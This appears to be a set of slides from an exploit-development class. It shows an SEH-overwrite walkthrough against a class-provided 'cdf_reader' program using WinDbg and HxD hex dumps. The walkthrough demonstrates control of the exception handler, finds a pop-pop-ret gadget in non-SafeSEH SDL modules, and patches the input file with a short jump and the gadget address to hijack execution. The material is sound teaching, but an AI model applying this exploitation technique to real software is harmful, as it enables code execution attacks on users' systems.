Invalid exception stack at ccffff99
0:000> !teb
TEB at 7ffdf000
    ExceptionList:          0012ffb0
    StackBase:              00130000
    StackLimit:             00126000
    SubSystemTib:           00000000
    FiberData:              00001e00
    ArbitraryUserPointer:   00000000
    Self:                   7ffdf000
    EnvironmentPointer:     00000000
    ClientId:               00000f0c . 00000f64
    RpcHandle:              00000000
    Tls Storage:            00152bc0
    PEB Address:            7ffdb000
    LastErrorValue:         0
    LastStatusValue:        c0000135
    Count Owned Locks:      0
    HardErrorMode:          0
0:000> db 12ffb0
0012ffb0  99 ff ff cc 00 00 cc 00-33 cc 00 66 cc 00 99 cc  ........3..f....
0012ffc0  00 cc cc 00 ff cc 33 00-cc 33 33 cc 33 66 cc 33  ......3..33.3f.3
0012ffd0  99 cc 33 cc cc 33 ff cc-66 00 cc 66 33 cc 66 66  ..3..3..f..f3.ff
0012ffe0  cc 66 99 cc 66 cc cc 66-ff cc 99 00 cc 99 33 cc  .f..f..f......3.
0012fff0  99 66 cc 99 99 cc 99 cc-cc 99 ff cc cc 00 cc cc  .f..............
00130000  41 63 74 78 20 00 00 00-01 00 00 00 9c 24 00 00  Actx ........$..
00130010  c4 00 00 00 00 00 00 00-20 00 00 00 00 00 00 00  ........ .......
00130020  14 00 00 00 01 00 00 00-06 00 00 00 34 00 00 00  ............4...
```

- The exception handler is being overwritten before its called. Also good.
- But do we control the exception handler as well?


HxD - [Z:\classmaterial\crash_docs\exploit1.cdf]
File Edit Search View Analysis Extras Window ?
16
ANSI
hex
exploit1.cdf


```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000170  CC 99 33 CC CC 33 CC FF 33 FF 00 33 FF 33 33 FF  Ì™3ÌÌ3Ìÿ3ÿ.3ÿ33ÿ
00000180  66 33 FF 99 33 FF CC 33 FF FF 66 00 00 66 00 33  f3ÿ™3ÿÌ3ÿÿf..f.3
00000190  66 00 66 66 00 99 66 00 CC 66 00 FF 66 33 00 66  f.ff.™f.Ìf.ÿf3.f
000001A0  33 33 66 33 66 66 33 99 66 33 CC 66 33 FF 66 66  33f3ff3™f3Ìf3ÿff
000001B0  00 66 66 33 66 66 66 66 66 99 66 66 CC 66 66 FF  .ff3fffff™ffÌffÿ
000001C0  66 99 00 66 99 33 66 99 66 66 99 99 66 99 CC 66  f™.f™3f™ff™™f™Ìf
000001D0  99 FF 66 CC 00 66 CC 33 66 CC 66 66 CC 99 66 CC  ™ÿfÌ.fÌ3fÌffÌ™fÌ
000001E0  CC 66 CC FF 66 FF 00 66 FF 33 66 FF 66 66 FF 99  ÌfÌÿfÿ.fÿ3fÿffÿ™
000001F0  66 FF CC 66 FF FF 99 00 00 99 00 33 99 00 66 99  fÿÌfÿÿ™..™.3™.f™
00000200  00 99 99 00 CC 99 00 FF 99 33 00 99 33 33 99 33  .™™.Ì™.ÿ™3.™33™3
00000210  66 99 33 99 99 33 CC 99 33 FF 99 66 00 99 66 33  f™3™™3Ì™3ÿ™f.™f3
00000220  99 66 66 99 66 99 99 66 CC 99 66 FF 99 99 00 99  ™ff™f™™fÌ™fÿ™™.™
00000230  99 33 99 99 66 99 99 99 99 99 CC 99 99 FF 99 CC  ™3™™f™™™™™Ì™™ÿ™Ì
00000240  00 99 CC 33 99 CC 66 99 CC 99 99 CC CC 99 CC FF  .™Ì3™Ìf™Ì™™ÌÌ™Ìÿ
00000250  99 FF 00 99 FF 33 99 FF 66 99 FF 99 99 FF CC 99  ™ÿ.™ÿ3™ÿf™ÿ™™ÿÌ™
00000260  FF FF CC 00 00 CC 00 33 CC 00 66 CC 00 99 CC 00  ÿÿÌ..Ì.3Ì.fÌ.™Ì.
00000270  CC CC 00 FF CC 33 00 CC 33 33 CC 33 66 CC 33 99  ÌÌ.ÿÌ3.Ì33Ì3fÌ3™
00000280  CC 33 CC CC 33 FF CC 66 00 CC 66 33 CC 66 66 CC  Ì3ÌÌ3ÿÌf.Ìf3ÌffÌ
```

- Looks promising. Let's try changing the exception handler record and rerunning the program to see if we do in fact control the exchain by manipulating these bytes.



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000170  CC 99 33 CC CC 33 CC FF 33 FF 00 33 FF 33 33 FF  Ì™3ÌÌ3Ìÿ3ÿ.3ÿ33ÿ
00000180  66 33 FF 99 33 FF CC 33 FF FF 66 00 00 66 00 33  f3ÿ™3ÿÌ3ÿÿf..f.3
00000190  66 00 66 66 00 99 66 00 CC 66 00 FF 66 33 00 66  f.ff.™f.Ìf.ÿf3.f
000001A0  33 33 66 33 66 66 33 99 66 33 CC 66 33 FF 66 66  33f3ff3™f3Ìf3ÿff
000001B0  00 66 66 33 66 66 66 66 66 99 66 66 CC 66 66 FF  .ff3fffff™ffÌffÿ
000001C0  66 99 00 66 99 33 66 99 66 66 99 99 66 99 CC 66  f™.f™3f™ff™™f™Ìf
000001D0  99 FF 66 CC 00 66 CC 33 66 CC 66 66 CC 99 66 CC  ™ÿfÌ.fÌ3fÌffÌ™fÌ
000001E0  CC 66 CC FF 66 FF 00 66 FF 33 66 FF 66 66 FF 99  ÌfÌÿfÿ.fÿ3fÿffÿ™
000001F0  66 FF CC 66 FF FF 99 00 00 99 00 33 99 00 66 99  fÿÌfÿÿ™..™.3™.f™
00000200  00 99 99 00 CC 99 00 FF 99 33 00 99 33 33 99 33  .™™.Ì™.ÿ™3.™33™3
00000210  66 99 33 99 99 33 CC 99 33 FF 99 66 00 99 66 33  f™3™™3Ì™3ÿ™f.™f3
00000220  99 66 66 99 66 99 99 66 CC 99 66 FF 99 99 00 99  ™ff™f™™fÌ™fÿ™™.™
00000230  99 33 99 99 66 99 99 99 99 99 CC 99 99 FF 99 CC  ™3™™f™™™™™Ì™™ÿ™Ì
00000240  00 99 CC 33 99 CC 66 99 CC 99 99 CC CC 99 CC FF  .™Ì3™Ìf™Ì™™ÌÌ™Ìÿ
00000250  99 FF 00 99 FF 33 99 FF 66 99 FF 99 99 FF CC 11  ™ÿ.™ÿ3™ÿf™ÿ™™ÿÌ.
00000260  22 33 44 55 66 77 88 33 CC 00 66 CC 00 99 CC 00  "3DUfwˆ3Ì.fÌ.™Ì.
00000270  CC CC 00 FF CC 33 00 CC 33 33 CC 33 66 CC 33 99  ÌÌ.ÿÌ3.Ì33Ì3fÌ3™
```

- Bytes changed to place holder values for testing purposes…




```
7855ae7a f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
0:000> db 12ffb0
*** ERROR: Module load completed but symbols could not be loaded for cdf_reader
0012ffb0  11 22 33 44 55 66 77 88-33 cc 00 66 cc 00 99 cc  ."3DUfw.3..f....
0012ffc0  00 cc cc 00 ff cc 33 00-cc 33 33 cc 33 66 cc 33  ......3..33.3f.3
0012ffd0  99 cc 33 cc cc 33 ff cc-66 00 cc 66 33 cc 66 66  ..3..3..f..f3.ff
0012ffe0  cc 66 99 cc 66 cc cc 66-ff cc 99 00 cc 99 33 cc  .f..f..f......3.
0012fff0  99 66 cc 99 99 cc 99 cc-cc 99 ff cc cc 00 cc cc  .f..............
00130000  41 63 74 78 20 00 00 00-01 00 00 00 9c 24 00 00  Actx ........$..
00130010  c4 00 00 00 00 00 00 00-20 00 00 00 00 00 00 00  ........ .......
00130020  14 00 00 00 01 00 00 00-06 00 00 00 34 00 00 00  ............4...
0:000> !exchain
0012ffb0: 88776655
Invalid exception stack at 44332211
0:000> g
(6bc.720): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=88776655 edx=7c9032bc esi=00000000 edi=00000000
eip=88776655 esp=0012f944 ebp=0012f964 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210246
88776655 ??              ???
```

- Create, we have demonstrated control over the exception handler by modifying those bytes in the cdf file.
- We also know parts of those bytes will be used as a function pointer.


Pop-pop-ret

- We need the exception chain function pointer to point to a pop-pop-ret instruction as we encountered yesterday.
- Furthermore, this pop-pop-ret construction must come from a non-safeseh module.




```
0:000> !nmod
00400000 00407000 cdf_reader           /SafeSEH ON  /GS *ASLR *DEP cdf_reader.exe
5ad70000 5ada8000 uxtheme              /SafeSEH ON  /GS            C:\WINDOWS\system32\uxtheme.dll
62e40000 62e64000 SDL_image            /SafeSEH OFF                C:\class\cdf\cdf_reader\Release\SDL_image.dll
62e80000 62e9f000 zlib1                /SafeSEH OFF                C:\class\cdf\cdf_reader\Release\zlib1.dll
67c00000 67c78000 libfreetype_6        /SafeSEH OFF                C:\class\cdf\cdf_reader\Release\libfreetype-6.dll
68100000 68159000 SDL                  /SafeSEH OFF                C:\class\cdf\cdf_reader\Release\SDL.dll
688f0000 688f9000 HID                  NO_SEH                      C:\WINDOWS\system32\HID.DLL
6f4c0000 6f4cf000 SDL_ttf              /SafeSEH OFF                C:\class\cdf\cdf_reader\Release\SDL_ttf.dll
72280000 722aa000 DINPUT               /SafeSEH ON  /GS            C:\WINDOWS\system32\DINPUT.DLL
73f10000 73f6c000 DSOUND               /SafeSEH ON  /GS            C:\WINDOWS\system32\DSOUND.DLL
74720000 7476c000 MSCTF                /SafeSEH ON  /GS            C:\WINDOWS\system32\MSCTF.dll
755c0000 755ee000 msctfime             /SafeSEH ON  /GS            C:\WINDOWS\system32\msctfime.ime
```

- Unsurprisingly, the 3rd party graphics engine I'm using for CDF graphics rendering is not compatible with SafeSEH.
- Thus if we can find a pop-pop-ret sequence in any of those modules, we can point our exception handler function pointer at it, and we'll be in business.
- Challenge: who can find a valid pop-pop-ret first? Don't cheat and look at the next slide!



```
0:000> u 62e414fc
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\class\cdf\cdf_re
SDL_image!IMG_Init+0x4c:
62e414fc 5e              pop     esi
62e414fd 5d              pop     ebp
62e414fe c3              ret
62e414ff 90              nop
62e41500 8b1504d0e462    mov     edx,dword ptr [SDL_image!IMG_LoadWEBP_RW+0x3cb4 (62e4d004)]
62e41506 be01000000      mov     esi,offset <Unloaded_AN32.dll> (00000001)
62e4150b f6c201          test    dl,1
62e4150e 89d0            mov     eax,edx
```


- There are actually a bunch in those SDL modules, take your pick.
- 0x62e414fc will do.


HxD - [Z:\classmaterial\crash_docs\exploit1.cdf]
File Edit Search View Analysis Extras Window ?
16
ANSI
hex
exploit1.cdf

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000170  CC 99 33 CC CC 33 CC FF 33 FF 00 33 FF 33 33 FF  Ì™3ÌÌ3Ìÿ3ÿ.3ÿ33ÿ
00000180  66 33 FF 99 33 FF CC 33 FF FF 66 00 00 66 00 33  f3ÿ™3ÿÌ3ÿÿf..f.3
00000190  66 00 66 66 00 99 66 00 CC 66 00 FF 66 33 00 66  f.ff.™f.Ìf.ÿf3.f
000001A0  33 33 66 33 66 66 33 99 66 33 CC 66 33 FF 66 66  33f3ff3™f3Ìf3ÿff
000001B0  00 66 66 33 66 66 66 66 66 99 66 66 CC 66 66 FF  .ff3fffff™ffÌffÿ
000001C0  66 99 00 66 99 33 66 99 66 66 99 99 66 99 CC 66  f™.f™3f™ff™™f™Ìf
000001D0  99 FF 66 CC 00 66 CC 33 66 CC 66 66 CC 99 66 CC  ™ÿfÌ.fÌ3fÌffÌ™fÌ
000001E0  CC 66 CC FF 66 FF 00 66 FF 33 66 FF 66 66 FF 99  ÌfÌÿfÿ.fÿ3fÿffÿ™
000001F0  66 FF CC 66 FF FF 99 00 00 99 00 33 99 00 66 99  fÿÌfÿÿ™..™.3™.f™
00000200  00 99 99 00 CC 99 00 FF 99 33 00 99 33 33 99 33  .™™.Ì™.ÿ™3.™33™3
00000210  66 99 33 99 99 33 CC 99 33 FF 99 66 00 99 66 33  f™3™™3Ì™3ÿ™f.™f3
00000220  99 66 66 99 66 99 99 66 CC 99 66 FF 99 99 00 99  ™ff™f™™fÌ™fÿ™™.™
00000230  99 33 99 99 66 99 99 99 99 99 CC 99 99 FF 99 CC  ™3™™f™™™™™Ì™™ÿ™Ì
00000240  00 99 CC 33 99 CC 66 99 CC 99 99 CC CC 99 CC FF  .™Ì3™Ìf™Ì™™ÌÌ™Ìÿ
00000250  99 FF 00 99 FF 33 99 FF 66 99 FF 99 99 FF CC EB  ™ÿ.™ÿ3™ÿf™ÿ™™ÿÌë
00000260  06 00 00 FC 14 E4 62 CC CC CC CC CC 00 99 CC 00  ...ü.äbÌÌÌÌÌ.™Ì.
00000270  CC CC 00 FF CC 33 00 CC 33 33 CC 33 66 CC 33 99  ÌÌ.ÿÌ3.Ì33Ì3fÌ3™
00000280  CC 33 CC CC 33 FF CC 66 00 CC 66 33 CC 66 66 CC  Ì3ÌÌ3ÿÌf.Ìf3ÌffÌ
```


- I change the exception handler to the pop-pop-ret we discovered.
- This will point EIP to the bytes just before the function pointer. Originally 11 22 33 44, I have changed them to eb 06 00 00, which are the opcodes for relative jump forward 6 bytes.
- That jmp forward 6 bytes should put us at the 0xCC bytes I hacked in after the pop-pop-ret function pointer. These are software breakpoint bytes, and the debugger should cause a break to occur if our EIP gets there. Let's see…

success



```
(380.230): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=ab8f4e8d ebx=000015c0 ecx=2abfff5f edx=00000002 esi=008f510f edi=00130000
eip=7855ae7a esp=0012fd14 ebp=0012fd1c iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210212
MSVCR90!memcpy+0x5a:|
7855ae7a f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
0:000> g
(380.230): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=62e414fc edx=7c9032bc esi=7c9032a8 edi=00000000
eip=0012ffb8 esp=0012f950 ebp=0012fa2c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
<Unloaded_AN32.dll>+0x12ffb7:
0012ffb8 cc              int     3
```
